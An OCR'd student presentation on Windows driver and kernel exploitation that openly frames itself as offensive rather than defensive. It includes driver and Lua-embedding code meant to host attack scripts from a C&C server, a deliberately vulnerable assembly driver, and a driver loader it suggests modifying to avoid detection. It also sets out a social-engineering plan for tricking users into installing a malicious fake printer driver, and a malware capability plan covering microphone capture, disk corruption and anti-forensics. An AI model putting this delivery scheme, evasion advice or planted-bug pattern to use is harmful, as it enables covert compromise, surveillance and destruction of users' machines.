Emerald Dsouza

Presenting a preview to

DRIVER & KERNEL EXPLOITATION

for the Computer Security Group

University of Texas at Dallas

Contents

1 What **3**
- 1.1 Are we going to look at today? . . . 3
  - 1.1.1 Kernel: A brief introduction . . . 3
  - 1.1.2 Remotely compromising a kernel . . . 3
- 1.2 tools we will need . . . 4
- 1.3 roadblocks us from exploiting the kernel . . . 4
- 1.4 to look for when developing an exploit . . . 5
- 1.5 helps us achieve our goal at exploitation . . . 5
- 1.6 is the timeframe for developing a successful exploit . . . 5

2 Why **7**
- 2.1 exploit the kernel with a driver . . . 7
- 2.2 Is driver exploitation only for hackers? . . . 7
- 2.3 are buffer overflows increasingly difficult to write . . . 8

3 Where **10**
- 3.1 do we look for reference material . . . 10

4 How **11**
- 4.1 to write a kernel device driver . . . 11
- 4.2 to make the exploit scriptable . . . 14
- 4.3 to identify the parts of an exploit . . . 18
- 4.4 to get our exploit to execute 1 . . . 20
- 4.5 to get our exploit to execute 2 . . . 23
- 4.6 to overcome some security features . . . 23
  - 4.6.1 defeating Microsoft data execution prevention . . . 23
  - 4.6.2 Defeating Windows Driver Signature Enforcement . . . 26
  - 4.6.3 Dodging Direct memory access . . . 27
- 4.7 DMA malware . . . 28

5 When **29**
- 5.1 Sample instances of driver exploitation . . . 29

> I saw the angel in the marble and carved until I set him free
> — Michelangelo

THE FINE PRINT

Most of the stuff herein is geared towards being an offensive offering. You could learn from it to secure your systems but the focus of this exercise is to break through systems not secure them. I built it to be offensive cause in my opinion building a sword and shield into one weapon is a lousy choice.

The material presented herein has been collected from online resources, books and journals. Their respective authors deserve all the credit. My idea was not to reinvent the matter rather to just collect and present it in a chunk-sized manner. So if you google stuff from this pdf you are bound to find it online just that it may be a bit overwhelming for a newcomer.


What

1.1 Are we going to look at today?

1.1.1 Kernel: A brief introduction

In modern operating systems, the kernel is responsible for the things you normally take for granted: virtual memory, hard-drive access, input/output handling, and so forth. Generally larger than most user applications, the kernel is a complex and fascinating piece of code that is usually written in a mix of assembly, the low- level machine language, and C. In addition, the kernel uses some underlying architecture properties to separate itself from the rest of the running programs.

A kernel is usually split logically as follows



1.1.2 Remotely compromising a kernel

Remote kernel exploitation can be - and most of the time is - more complicated than local kernel exploitation, just like writing remote user-land exploits is more complicated than writing local ones. On the other hand, though, the amount of anti-exploitation protection at the kernel level is still limited, whereas user-land protection is becoming increasingly sophisticated.

For your reference have a look at `http://research.eeye.com/html/papers/download/StepIntoTheRing.pdf` which deals with Remote Windows Kernel

Exploitation ? Step into the Ring 0 by Barnaby Jack

1.2 What are the tools we will need?

The windows driver kit version 7.1 if you are developing for Windows XP to Windows 7. It supports Windows server versions 2003 to Windows server 2008. The driver kit can be downloaded from `http://www.microsoft.com/en-us/download/confirmation.aspx?id=11800`

Microsoft maintains several useful sample code that can help cut down development time, you can get them at `http://msdn.microsoft.com/en-us/windows/hardware/hh852365.aspx`

If you have two computers at your place I would highly recommend using the remote debugger available at the url mentioned above. On most laptop configurations you would find it difficult to run 2 virtual machines simultaneously. For the purpose of my demo I use the same virtual machine to develop and test the drivers.

If you are going to find bugs to exploit in an existing driver you will need a debugger Windbg and optionally IDA disassembler. To use these tools effectively, however you will have to have good knowledge of the assembly programming language.

During development and testing its easier to load and unload your driver without any fancy setup files. There is already a very good loader / unloader written by Piotr Bania in his article "Exploiting windows device drivers" at `http://pb.specialised.info/all/articles/ewdd.pdf`. I would suggest for now to directly use his code as is. If you plan to roll out your exploit you would have to write you own custom loader similar to his but modified so that it can avoid detection.

1.3 What roadblocks us from exploiting the kernel?

When it comes to setting up the virtual memory subsystem, the kernel ensures that it can access the address space (i.e., the range of virtual memory addresses) of any process, and that no process can directly reference the kernel memory.

For linux there may be kernel level patches applied from `http://grsecurity.net`

For Red Hat Enterprise Linux there is ExecShield

NX technology provided by AMD and Intel, and Microsoft's Data Execution Prevention

Drivers are signed: kernel mode code-signing policy implemented in Windows 7 onwards

UEFI layer

1.4 What to look for when developing an exploit?

When working with an existing signed driver you can look at the following areas to attack

- Uninitialized / Nonvalidated / Corrupted / Null Pointer Dereferences
- Memory corruption possibilities
  - Kernel stack vulnerabilities
  - Kernel Heap Vulnerabilities
- Integer issues such as Integer overflows and sign conversion
- Race condition: common with todays multithreaded kernels
- Reference Counter Overflow
- Physical Device Input validation

1.5 What helps us achieve our goal at exploitation?

- Most drivers are badly written, infact badly written drivers are the chief cause of slowdown in personal computers.
- Drivers being written in low level languages have little type checking and compile time security measures that we see in more advanced languages such as JAVA or C#.
- Most users are not so averse to installing updates to the drivers e.g. a prompt saying to update the iTunes driver.
- Most system calls done by drivers are not monitored by security software.

1.6 What is the timeframe for developing a successful exploit

It will normally take about 34-40 days for a 3 man team to write an exploit. Lets break it up this way

- Identifying the vulnerability [10 days]

- writing a barebones kernel module that will load a scripting framework like LUA [2 days] This keeps your kernel light and allows you to apply patches without affecting the kernel.
- writing c++ executable modules that will perform the tasks required. Normally you have things like listening to a mic, reading the harddrive, corrupting the hard drive by continuous overwrites to a sector [10 days]
- writing the loader [5 days]
- patching the loader with anti forensics [10 days]
- communication framework (this is actually a module that will be loaded by the kernel but we keep it separate as it needs encryption, key exchange and authorization mechanisms if the exploit is expected to send back data) [15 days]

Why

2.1 Why exploit the kernel with a driver?

- A kernel gives you access to a lot more data. e.g Mic's and webcams connected to the system, the ability to route packets through a specific machine, access to devices connected in the network.
- You also get access to data normally discarded by lower levels of tcp/ip protocol stack. The information contained therein can be used to passively gauge the size of the network, favored router routes etc.
- One of the most effective ways you can effect physical damage to the machine.
- Drivers can affect devices that are not necessarily computers. e.g. routers and printers can be compromised using malicious drivers. Once compromised these will be repeating infection vectors on the network. Even if the admins format every single machine the network will keep getting infected.
- You get access to the entire RAM memory which means you get access to encryption keys even if they are on the fly encryption mechanisms, you get access to passwords in memory before they are salt hashed and sent over the network. This also means you can alter memory contents to cause denial of service at particular stations.
- For military applications this would destroy the advantage possessed by a technologically superior adversary and when used tactfully can slow them down. Most military onboard computers don't have much software but they do have a lot of drivers that are extremely sensitive. Corrupted drivers on the battlefield would be very expensive to fix.


2.2 Is driver exploitation only for hackers?

Not necessarily that hacking is the only objective of someone looking into drivers. Usually you will find people working in the following fields interested in kernels and drivers

- Marketing : These guys have the biggest budget to spend and the most reason to collect data
- Digital Rights Management: Think of all the current protection mechanisms, these are not possible without drivers

- Law Enforcement
- Industrial Espionage
- Intelligence agencies The current articles we read in news papers are not something new. In march 2005 Vodafone-Panafone the largest service provider in Greece found out that four of its Ericsson AXE switches were compromised by malicious drivers. The drivers modified the switches to both duplicate and redirect steams of digitized voice traffic so that intruders could listen in on calls. Such a strategic positioning allowed to target the conversations of more than 100 highly placed government and military officials, including the prime minister of Greece, ministers of national defense, the mayor of Athens and an employee of the US embassy. Total lines of code for this was a mere 6,500.

2.3 Why are buffer flows increasingly difficult to write




The stack frame image above shows the memory layout of a typical function (or subroutine) that uses a fixed size buffer. This buffer is stored on the stack and is located before the memory buffer containing the address of the the program code that invoked the subroutine. When the subroutine is finished, this address is used to resume the program at the point of the subroutine invocation. On Intel and compatible processors, the stack grows in a downward direction over time (as seen at left in the stack frame image). This is why the buffer is stored before the return address.

By overwriting the return address (which holds the address of the memory location of the code to execute when the subroutine is complete), the exploit has the ability to control which code is executed when the subroutine finishes. The simplest and most common approach is to make the return address point back to the buffer.

After all, the exploit has just filled the buffer. Typical exploits fill the buffer with program code to be executed; code that may execute another program or otherwise damage or compromise the machine.

Return addresses are a fundamental property of how computer programs operate with subroutines and cannot realistically be removed.

ExecShield (and similar technologies such as PaX approximate a separation of read and execute permissions by segment limits (an obscure feature from the Intel 80386 line of processors). The effect of applying segment limits is that the first N megabytes of the virtual memory of a process are executable while the remaining virtual memory is not. The operating system kernel selects the value of N.



To make this work, the attacker must know the approximate address of the buffer on the stack so that the return address can be filled with the correct address of the exploit code.

Randomizing offsets to the addresses of several key components offers more system security by making it nearly impossible to find the exact address needed for these exploits; The address is now different for every machine as well as being different each time a program starts.
Following components of a program are randomized automatically:

1. The stack itself
2. Locations of shared libraries
3. Start of the programs heap

Where

3.1 Where do we look for reference material?

The first book to read is "A guide to Kernel Exploitation" by Enrico Perla, Massimiliano Oldani.

For Anti-Forensics the book I refer to is "The root kit arsenal - Escape and evasion" by Bill Blunden

An excellent paper by Sylvester Keil and Clemens Kolbitsch on "Kernel-mode exploits primer" at `http://www.iseclab.org/projects/vifuzz/docs/exploit.pdf`

Microsoft security advisory notifications available at `http://technet.microsoft.com/en-us/security/advisoryarchive`. Often patches that were added previously to fix something get rolled back. This is due to the nature in which software code is managed.

Advisories maintained by Multi State Information Sharing and Analysis Center at `http://msisac.cisecurity.org/advisories/`. Its easy to write a script that parses the rss feed and looks for keywords of vulnerabilities you may be interested in.

Papers published at `www.blackhat.com`. E.g. Remote and Local Exploitation of Network Drivers at `www.blackhat.com/presentations/bh-usa-07/../bh-usa-07-bulygin.pdf`

How

4.1 to write a kernel device driver?

We start with a sample provided by Microsoft at `http://code.msdn.microsoft.com/windowshardware/GPIO-Samples-d25ca63b`

The purpose of this sample is to show how a driver opens a device and performs I/O operations on a GPIO controller in kernel mode. Additionally, this sample demonstrates how the driver connects to a GPIO interrupt resource. The ASL file illustrates how to specify a GPIO interrupt and I/O descriptor in the ACPI firmware.

The beauty of this sample is the GPIO driver can't be disabled(no such item when right-click it in Device manager) and if you try to uninstall it the machine goes into a Blue Screen Of Death. I'm sure Microsoft will fix this bug in future releases but its still good to know something like this can happen.

```
/*++

Copyright (c) 1990-2010  Microsoft Corporation

Module Name:

    SimpleDevice.c

Abstract:

    This is a simple device driver that consumes GPIO pins for I/O and interrupt.


Environment:

    Kernel mode

--*/

//
// ------------------------------------------------------------------------- Includes
//

#include "common.h"
#include <gpio.h>
#define RESHUB_USE_HELPER_ROUTINES
#include <reshub.h>
```

```
//
// ↩
    ------------------------------------------------------------------------↩
     Defines
//

#define MAX_NUMBER_IO_RESOURCES 2

//
// ↩
    ------------------------------------------------------------------------↩
     Types
//

typedef struct _SAMPLE_DRV_DEVICE_EXTENSION {
    ULONG IoResourceCount;
    ULONG InterruptCount;
    LARGE_INTEGER ConnectionIds[MAX_NUMBER_IO_RESOURCES];
} SAMPLE_DRV_DEVICE_EXTENSION, *PSAMPLE_DRV_DEVICE_EXTENSION;

WDF_DECLARE_CONTEXT_TYPE_WITH_NAME(SAMPLE_DRV_DEVICE_EXTENSION, ↩
    SampleDrvGetDeviceExtension)

//
// ------------------------------------------------------------------- ↩
    Prototypes
//

DRIVER_INITIALIZE DriverEntry;

EVT_WDF_DRIVER_DEVICE_ADD SampleDrvEvtDeviceAdd;
EVT_WDF_DEVICE_D0_ENTRY SampleDrvEvtDeviceD0Entry;
EVT_WDF_DEVICE_PREPARE_HARDWARE SampleDrvEvtDevicePrepareHardware;
EVT_WDF_INTERRUPT_DPC SampleDrvInterruptDpc;
EVT_WDF_INTERRUPT_ISR SampleDrvInterruptIsr;
EVT_WDF_INTERRUPT_ISR SampleDrvInterruptPassiveCallback;

NTSTATUS
TestReadWrite (
    _In_ WDFDEVICE Device,
    _In_ PCUNICODE_STRING RequestString,
    _In_ BOOLEAN ReadOperation,
    _Inout_ PUCHAR Data,
    _In_ _In_range_(>, 0) ULONG Size,
    _Out_ WDFIOTARGET *IoTargetOut
    );

//
// ↩
    ------------------------------------------------------------------------↩
     Pragmas
//

#pragma alloc_text(PAGE, SampleDrvEvtDeviceAdd)
#pragma alloc_text(PAGE, SampleDrvEvtDevicePrepareHardware)

//
// ------------------------------------------------------------------- ↩
    Functions
//
```

The following function initializes the driver.

```
NTSTATUS
DriverEntry (
    _In_ PDRIVER_OBJECT  DriverObject,
    _In_ PUNICODE_STRING RegistryPath
    )

/*++

Routine Description:

    This routine is the driver initialization entry point.

Arguments:

    DriverObject - Pointer to the driver object created by the I/O manager.

    RegistryPath - Pointer to the driver specific registry key.

Return Value:

    NTSTATUS code.

--*/

{

    WDFDRIVER Driver;
    WDF_DRIVER_CONFIG DriverConfig;
    NTSTATUS Status;

    //
    // Initialize the driver configuration structure.
    //

    WDF_DRIVER_CONFIG_INIT(&DriverConfig, SampleDrvEvtDeviceAdd);

    //
    // Create a framework driver object to represent our driver.
    //

    Status = WdfDriverCreate(DriverObject,
                             RegistryPath,
                             WDF_NO_OBJECT_ATTRIBUTES,
                             &DriverConfig,
                             &Driver);

    if (!NT_SUCCESS(Status)) {
        goto DriverEntryEnd;
    }

DriverEntryEnd:
    return Status;
}
```

Each function has the following types of parameters IN, INOUT and OUT. The rest of the function is the same as any other C++ function.

```
135 BOOLEAN
136 SampleDrvInterruptIsr (
137     _In_ WDFINTERRUPT Interrupt,
138     _In_ ULONG MessageID
139     )
140
141 /*++
142
143 Routine Description:
144
145     This routine is the interrupt service routine for the sample ↩
        device
146
147     N.B. This driver assumes that the interrupt line is not shared ↩
        with any
148          other device. Hence it always claims the interrupt.
149
150 Arguments:
151
152     Interupt - Supplies a handle to interrupt object (WDFINTERRUPT) ↩
        for this
153         device.
154
155     MessageID - Supplies the MSI message ID for MSI-based interrupts.
156
157 Return Value:
158
159     Always TRUE.
160
161 --*/
162
163 {
164
165
166     UNREFERENCED_PARAMETER(Interrupt);
167     UNREFERENCED_PARAMETER(MessageID);
168
169     //
170     //  The sample driver always returns TRUE (e.g. claiming the ↩
        interrupt)
171     //  from its ISR. In reality, the driver needs to do whatever ↩
        necessary to
172     //  quiesce the interrupt before claiming the interrupt. In case ↩
        of spurious
173     //  interrupts, the ISR returns FALSE. If additional work needs to↩
         be done
174     //  at a lower IRQL, schedule a DPC.
175     //
176
177     return TRUE;
178 }
```

You would be writing the exploit code in locations line #165 to #176. Usually at this point we would call the C++ function described in the next question.

4.2 How to make the exploit scriptable?

We write the C++ function that will help us load a scripting language such as LUA. The idea is you have the low level driver loading the LUA interpreter. The LUA script then calls individual C++ functions as and when we want. LUA is actually used to write AI scripts in games so it is very well documented and a lot of examples exist for complex operations.

```cpp
extern "C"
{
#include <lua.h>
#include <lauxlib.h>
#include <lualib.h>
}

#include <iostream>
#include <sstream>

class Foo
{
public:
    Foo(const std::string & name) : name(name)
    {
        std::cout << "Foo is born" << std::endl;
    }

    std::string Add(int a, int b)
    {
        std::stringstream ss;
        ss << name << ": " << a << " + " << b << " = " << (a+b);
        return ss.str();
    }

    ~Foo()
    {
        std::cout << "Foo is gone" << std::endl;
    }

private:
    std::string name;
};
```

```cpp
// The general pattern to binding C++ class to Lua is to write a Lua
// thunk for every method for the class, so here we go:
int l_Foo_constructor(lua_State * l)
{
    const char * name = luaL_checkstring(l, 1);

    // We could actually allocate Foo itself as a user data but
    // since user data can be GC'ed and we gain unity by using CRT's heap
    // all along.
    Foo ** udata = (Foo **)lua_newuserdata(l, sizeof(Foo *));
    *udata = new Foo(name);

    // Usually, we'll just use "Foo" as the second parameter, but I
    // say luaL_Foo here to distinguish the difference:
    //
    // This 2nd parameter here is an _internal label_ for luaL, it is
    // _not_ exposed to Lua by default.
    //
    // Effectively, this metatable is not accessible by Lua by default.
    luaL_getmetatable(l, "luaL_Foo");

    // The Lua stack at this point looks like this:
    //
    //      3| metatable "luaL_foo"    |-1
    //      2| userdata                |-2
    //      1| string parameter        |-3
    //
    // So the following line sets the metatable for the user data to the luaL_Foo
    // metatable
    //
    // We must set the metatable here because Lua prohibits setting
    // the metatable of a userdata in Lua. The only way to set a metatable
    // of a userdata is to do it in C.
```

```
    lua_setmetatable(l, -2);

    // The Lua stack at this point looks like this:
    //
    //      2| userdata                |-1
    //      1| string parameter        |-2
    //
    // We return 1 so Lua callsite will get the user data and
    // Lua will clean the stack after that.

    return 1;
}
```

```
Foo * l_CheckFoo(lua_State * l, int n)
{
    // This checks that the argument is a userdata
    // with the metatable "luaL_Foo"
    return *(Foo **)luaL_checkudata(l, n, "luaL_Foo");
}

int l_Foo_add(lua_State * l)
{
    Foo * foo = l_CheckFoo(l, 1);
    int a = luaL_checknumber(l, 2);
    int b = luaL_checknumber(l, 3);

    std::string s = foo->Add(a, b);
    lua_pushstring(l, s.c_str());

    // The Lua stack at this point looks like this:
    //
    //      4| result string           |-1
    //      3| metatable "luaL_foo"    |-2
    //      2| userdata                |-3
    //      1| string parameter        |-4
    //
    // Return 1 to return the result string to Lua callsite.

    return 1;
}

int l_Foo_destructor(lua_State * l)
{
    Foo * foo = l_CheckFoo(l, 1);
    delete foo;

    return 0;
}
```

```
void RegisterFoo(lua_State * l)
{
    luaL_Reg sFooRegs[] =
    {
        { "new", l_Foo_constructor },
        { "add", l_Foo_add },
        { "__gc", l_Foo_destructor },
        { NULL, NULL }
    };

    // Create a luaL metatable. This metatable is not
    // exposed to Lua. The "luaL_Foo" label is used by luaL
    // internally to identity things.
    luaL_newmetatable(l, "luaL_Foo");

    // Register the C functions _into_ the metatable we just created.
    luaL_register(l, NULL, sFooRegs);

    // The Lua stack at this point looks like this:
    //
    //      1| metatable "luaL_Foo"   |-1
    lua_pushvalue(l, -1);

    // The Lua stack at this point looks like this:
    //
    //      2| metatable "luaL_Foo"   |-1
    //      1| metatable "luaL_Foo"   |-2

    // Set the "__index" field of the metatable to point to itself
    // This pops the stack
    lua_setfield(l, -1, "__index");

    // The Lua stack at this point looks like this:
    //
    //      1| metatable "luaL_Foo"   |-1

    // The luaL_Foo metatable now has the following fields
    //      - __gc
    //      - __index
    //      - add
    //      - new

    // Now we use setglobal to officially expose the luaL_Foo metatable
    // to Lua. And we use the name "Foo".
    //
    // This allows Lua scripts to _override_ the metatable of Foo.
    // For high security code this may not be called for but
    // we'll do this to get greater flexibility.
    lua_setglobal(l, "Foo");
}
```

```
/**
This actually goes into your driver code since you want this to run at the highest
privilege level. Its here so you can debug your LUA calls easily
**/
int main()
{
    lua_State * l = luaL_newstate();
    luaL_openlibs(l);
    RegisterFoo(l);

    int erred = luaL_dofile(l, "fun.lua");
    if(erred)
        std::cout << "Lua error: " << luaL_checkstring(l, -1) << std::endl;

    lua_close(l);
    return 0;
}
```

And finally the LUA script that will make the calls

```
-- Because the metatable has been exposed
-- to us, we can actually add new functions
-- to Foo
function Foo:speak()
    print("Hello, I am a Foo")
end

local foo = Foo.new("fred")
local m = foo:add(3, 4)

-- "fred: 3 + 4 = 7"
print(m)

-- "Hello, I am a Foo"
foo:speak()

-- Let's rig the original metatable
Foo.add_ = Foo.add
function Foo:add(a, b)
    return "here comes the magic: " .. self:add_(a, b)
end

m = foo:add(9, 8)

-- "here comes the magic: fred: 9 + 8 = 17"
print(m)
```

Have a look at the way a function is injected into a compiled C++ library. This opens a lot of possibilities of manipulating infection vectors at runtime even though the library is static compiled.

A clever attacker would host LUA scripts on a C&C server. In this was even if the toolkit is compromised the person reversing the software would only have a library of functions. He would not know what functions were called or in what sequence. The downside is even a security analyst can inject functions into your code and look at its inner workings.

To overcome this limitation you could encrypt the LUA script and digitally sign it and verify its signature before running it.

4.3 How to identify the parts of an exploit?

Identifying bugs within an existing driver is a difficult task. This is because you will have to work with assembly and also have a very good idea of the architecture of the system, the register and address spaces and the like. Following is a sample buggy driver written to demonstrate this process

```
; buggy.asm start

.386
.MODEL FLAT, STDCALL
OPTION CASEMAP:NONE

INCLUDE D:\masm32\include\windows.inc

INCLUDE inc\string.INC
INCLUDE inc\ntstruc.INC
```

```
INCLUDE inc\ntddk.INC
INCLUDE inc\ntoskrnl.INC
INCLUDE inc\NtDll.INC
INCLUDELIB D:\masm32\lib\wdm.lib
INCLUDELIB D:\masm32\lib\ntoskrnl.lib
INCLUDELIB D:\masm32\lib\ntdll.lib

.CONST

pDevObj PDEVICE_OBJECT 0
TEXTW szDevPath, <\Device\BUGGY/0>
TEXTW szSymPath, <\DosDevices\BUGGY/0>


.CODE
assume fs : NOTHING

DriverDispatch proc uses esi edi ebx, pDriverObject, pIrp
 mov edi, pIrp
 assume edi : PTR _IRP
 sub eax, eax
 mov [edi].IoStatus.Information, eax
 mov [edi].IoStatus.Status, eax
 assume edi : NOTHING

 mov esi, (_IRP PTR [edi]).PCurrentIrpStackLocation
 assume esi : PTR IO_STACK_LOCATION
 .IF [esi].MajorFunction == IRP_MJ_DEVICE_CONTROL

 mov eax, [esi].DeviceIoControl.IoControlCode
```

The following snip has the bug, I will explain after the entire code listing.

```
 .IF eax == 011111111h

 mov eax, (_IRP ptr [edi]).SystemBuffer ; inbuffer
 test eax,eax
 jz no_write

 mov edi, [eax] ; [inbuffer] = dest
 mov esi, [eax+4] ; [inbuffer+4] = src
 mov ecx, 512 ; ecx = 512 bytes
 rep movsb ; copy

no_write:
```

```
 .ENDIF
 .ENDIF
 assume esi : NOTHING
 mov edx, IO_NO_INCREMENT ; special calling
 mov ecx, pIrp
 call IoCompleteRequest
 mov eax, STATUS_SUCCESS
 ret
DriverDispatch ENDP

DriverUnload proc uses ebx esi edi, DriverObject
 local usSym : UNICODE_STRING


 invoke RtlInitUnicodeString, ADDR usSym, OFFSET szSymPath
 invoke IoDeleteSymbolicLink, ADDR usSym
 invoke IoDeleteDevice, pDevObj
 ret
DriverUnload ENDP

.CODE INIT
DriverEntry proc uses ebx esi edi, DriverObject, RegPath
 local usDev : UNICODE_STRING
```

```
 local usSym : UNICODE_STRING

 invoke RtlInitUnicodeString, ADDR usDev, OFFSET szDevPath
 invoke IoCreateDevice, DriverObject, 0, ADDR usDev, FILE_DEVICE_NULL,↩
      0, FALSE,
OFFSET pDevObj
 test eax,eax
 jnz epr
 invoke RtlInitUnicodeString, ADDR usSym, OFFSET szSymPath
 invoke IoCreateSymbolicLink, ADDR usSym, ADDR usDev
 test eax, eax
 jnz epr

 mov esi, DriverObject
 assume esi : PTR DRIVER_OBJECT
 mov [esi].PDISPATCH_IRP_MJ_DEVICE_CONTROL, OFFSET DriverDispatch
 mov [esi].PDISPATCH_IRP_MJ_CREATE, OFFSET DriverDispatch
 mov [esi].PDRIVER_UNLOAD, OFFSET DriverUnload
 assume esi : NOTHING

 mov eax, STATUS_SUCCESS


epr:
 ret
DriverEntry ENDP

End DriverEntry

; buggy.asm ends
```

If driver gets an signal equal to 0x011111111 it checks the value of lpInputBuffer parameter, if it is equal to null nothing happens. But when the argument is different, driver reads data from the input buffer (source / destination) and copies 512 bytes from source memory to destination area (you can name it as memcpy() if you want). Probably now you are thinking what is hard within exploitation of such easy memory corruption? Of course vulnerability seems to be very easy exploitable, however did you consider the fact you have no writeable data in the driver and I think you are enough clever to see passing hardcoded stack address as an destination memory parameter is completely useless.

First of all we need to locate some kernel mode module which is available in most of Windows operating systems (I consider Windows as Windows NT). Generally this type of thinking increases prosperity of successful attack on different machine. So lets scan ntoskrnl.exe - the real kernel of Windows.

All these functions (most of them have writeable data areas):

- KeSetTimeUpdateNotifyRoutine
- PsSetCreateThreadNotifyRoutine
- PsSetCreateProcessNotifyRoutine
- PsSetLegoNotifyRoutine
- PsSetLoadImageNotifyRoutine

4.4 Example: Local code execution

To programmatically install a driver you can make use of the following code written by Piotr Bania.

```c
/* wdl.c */

#define UNICODE

#include <stdio.h>
#include <conio.h>
#include <windows.h>
```

```c
void install_driver(SC_HANDLE sc, wchar_t *name)
{
 SC_HANDLE service;
 wchar_t path[512];
 wchar_t *fp;

 if (GetFullPathName(name, 512, path, &fp) == 0)
 {
 printf("[-] Error: GetFullPathName() failed, error = %d\n",GetLastError());
 return;
 }

 service = CreateService(sc, name, name, SERVICE_ALL_ACCESS, \
 SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
 SERVICE_ERROR_NORMAL, path, NULL, NULL, NULL, \
 NULL, NULL);

 if (service == NULL)
 {
 printf("[-] Error: CreateService() failed, error %d\n",GetLastError());
 return;
 }

 printf("[+] Creating service - success.\n");
 CloseServiceHandle(sc);


 if (StartService(service, 1, (const unsigned short**)&name) == 0)
 {
 printf("[-] Error: StartService() failed, error %d\n", GetLastError();

 if (DeleteService(service) == 0)
 printf("[-] Error: DeleteService() failed, error = %d\n",
GetLastError());

 return;

 }
 printf("[*] Staring service - success.\n");
 CloseServiceHandle(service);

}
```

```c
void delete_driver(SC_HANDLE sc, wchar_t *name)
{
 SC_HANDLE service;
 SERVICE_STATUS status;

 service = OpenService(sc, name, SERVICE_ALL_ACCESS);

 if (service == NULL)
 {
 printf("[-] Error: OpenService() failed, error = %d\n", GetLastError());
 return;
 }

 printf("[+] Opening service - success.\n");
```

```
 if (ControlService(service, SERVICE_CONTROL_STOP, &status) == 0)
 {
 printf("[-] Error: ControlService() failed, error = %d\n",GetLastError());
 return;
 }

 printf("[+] Stopping service - success.\n");

 if (DeleteService(service) == 0) {
 printf("[-] Error: DeleteService() failed, error = %d\n", GetLastError());
 return;
 }

 printf("[+] Deleting service - success\n");

 CloseServiceHandle(sc);

}
```

```
int main(int argc, char *argv[])
{
 int m, b;
 SC_HANDLE sc;
 wchar_t name[MAX_PATH];

 printf("[+] Windows driver loader by Piotr Bania\n\n");

 if (argc != 3)
 {
 printf("[!] Usage: wdl.exe (/l | /u) driver.sys\n");
 printf("[!] /l - load the driver\n");
 printf("[!] /u - unload the driver\n");
 getch();
 return 0;
 }


 if (strcmp(argv[1], "/l") == 0)
 m = 0;
 else
 m = 1; // default uninstall mode


 sc = OpenSCManager(NULL, SERVICES_ACTIVE_DATABASE, SC_MANAGER_ALL_ACCESS);

 if (sc == NULL)
 {
 printf("[-] Error: OpenSCManager() failed\n");
 return 0;
 }


 b = MultiByteToWideChar(CP_ACP, 0, argv[2], -1, name, MAX_PATH);


 if (m == 0)
 {
 printf("[+] Trying to load: %s\n",argv[2]);
 install_driver(sc, name);
 }

 if (m != 0)
 {
 printf("[+] Trying to unload: %s\n",argv[2]);
 delete_driver(sc, name);
 }

```

```

 getch();

}

/* wdl.c ends */
```

4.5 Example: Social engineering example

1. Create a printer survey and present to target audience
2. When the user selects an option set it in a 3 week cookie
3. After about a week prompt user saying an update for your printer so and so is available
4. User clicks install, customize installer so it appears to be from the company and the printer make the user selected a week ago
5. Most users will ignore the untested driver warning. If they do you are in luck.

4.6 How to overcome some security features?

4.6.1 Defeating Microsoft Data execution prevention

DEP is a hardware and software enforced security feature that performs additional checks on the memory to prevent malicious code from running. Hardware-enforced DEP causes an attempt to transfer control to an instruction in a memory page marked as "No Execute" to generate a access fault.

- Relies on processor hardware to mark memory with an attribute that indicates that code should not be executed from that memory region
- DEP functions on a per-virtual memory page basis, usually changing a bit in the page table entry (PTE) to mark the memory page
- The actual hardware implementation of DEP and marking of the virtual memory page varies by processor architecture:
  - The no-execute page-protection (NX) processor feature as defined by AMD
  - The Execute Disable Bit (XD) feature as defined by Intel.
- To use these processor features, the processor must be running in Physical Address Extension (PAE) mode.
- Windows will automatically enable PAE mode to support DEP

APIs to use to create executable areas in memory

VirtualAlloc

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_  LPVOID lpAddress,
  _In_      SIZE_T dwSize,
  _In_      DWORD flAllocationType,
  _In_      DWORD flProtect
);
```

Function reference `http://msdn.microsoft.com/en-us/library/windows/desktop/aa366887(v=vs.85).aspx`

We can create a new memory region with executable attributes . We then copy our shellcode to this memory region (WriteProcessMemory or memcpy API?s)

WriteProcessMemory

```
BOOL WINAPI WriteProcessMemory(
  _In_   HANDLE hProcess,
  _In_   LPVOID lpBaseAddress,
  _In_   LPCVOID lpBuffer,
  _In_   SIZE_T nSize,
  _Out_  SIZE_T *lpNumberOfBytesWritten
);
```

Function reference `http://msdn.microsoft.com/en-us/library/windows/desktop/ms681674(v=vs.85).aspx`

Will permit us to copy the shellcode to a memory region with EXECUTE attributes. Later we can jump to it.

VirtualProtect

```
BOOL WINAPI VirtualProtect(
  _In_   LPVOID lpAddress,
  _In_   SIZE_T dwSize,
  _In_   DWORD flNewProtect,
  _Out_  PDWORD lpflOldProtect
);
```

Function reference `http://msdn.microsoft.com/en-us/library/windows/desktop/aa366898(v=vs.85).aspx`

This function will change the access protection level of a given memory page.
